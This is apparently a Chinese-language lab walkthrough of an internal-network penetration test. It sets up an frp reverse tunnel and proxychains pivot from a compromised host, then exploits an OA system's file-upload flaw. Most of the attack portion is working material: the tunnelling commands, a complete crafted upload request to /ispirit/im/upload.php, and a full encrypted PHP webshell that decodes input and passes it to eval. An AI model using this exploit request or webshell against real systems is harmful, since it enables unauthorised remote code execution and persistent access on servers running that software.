
web 1 进行下载
为其添加权限
chmod +x frpc
ls
# kali
./frps -c frps.toml
# web 1
nohup ./frpc -c frpc.toml >/dev/null 2>&1 &
接下来去改一下 /etc/proxychains4.conf或者etc/proxychains4.conf文件,具体要看你的配置文件

vim /etc/proxychains.conf
socks5 kali-IP 配置的端口
在本机打开 proxifier,添加一个代理服务器为 kali

设置一个规则

成功访问了

渗透 PC1
查看一下版本
http://192.168.52.30:8080/inc/expired.php
该版本存在任意文件上传,和文件包含.抓一下登陆包

修改一下包体
POST /ispirit/im/upload.php HTTP/1.1
Host: 192.168.52.30
Content-Length: 1300
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypyfBh1YB4pV8McGB
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-HK;q=0.8,ja;q=0.7,en;q=0.6,zh-TW;q=0.5
Cookie: PHPSESSID=123
Connection: close


------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="UPLOAD_MODE"

2
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="P"

123
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="DEST_UID"

1
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg

<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b";
	$_SESSION['k']=$key;
	session_write_close();
	$post=file_get_contents("php://input");
	if(!extension_loaded('openssl'))
	{
		$post=str_replace("*","=",$post);
		$post=str_replace("#",$key[0],$post);
		$t="base64_"."decode";
		$post=$t($post."");
		for($i=0;$i<strlen($post);$i++) {
    		$post[$i] = $post[$i]^$key[$i+1&15];
    	}
	}
	else
	{
		$post=str_replace("*","=",$post);
		$post=str_replace("#",$key[0],$post);
		$post=openssl_decrypt($post, "AES128", $key);
		for($i=0;$i<strlen($post);$i++) {
    		$post[$i] = $post[$i]^$key[$i+1&15];
    	}
	}

    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
	class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
------WebKitFormBoundarypyfBh1YB4pV8McGB--
放行后
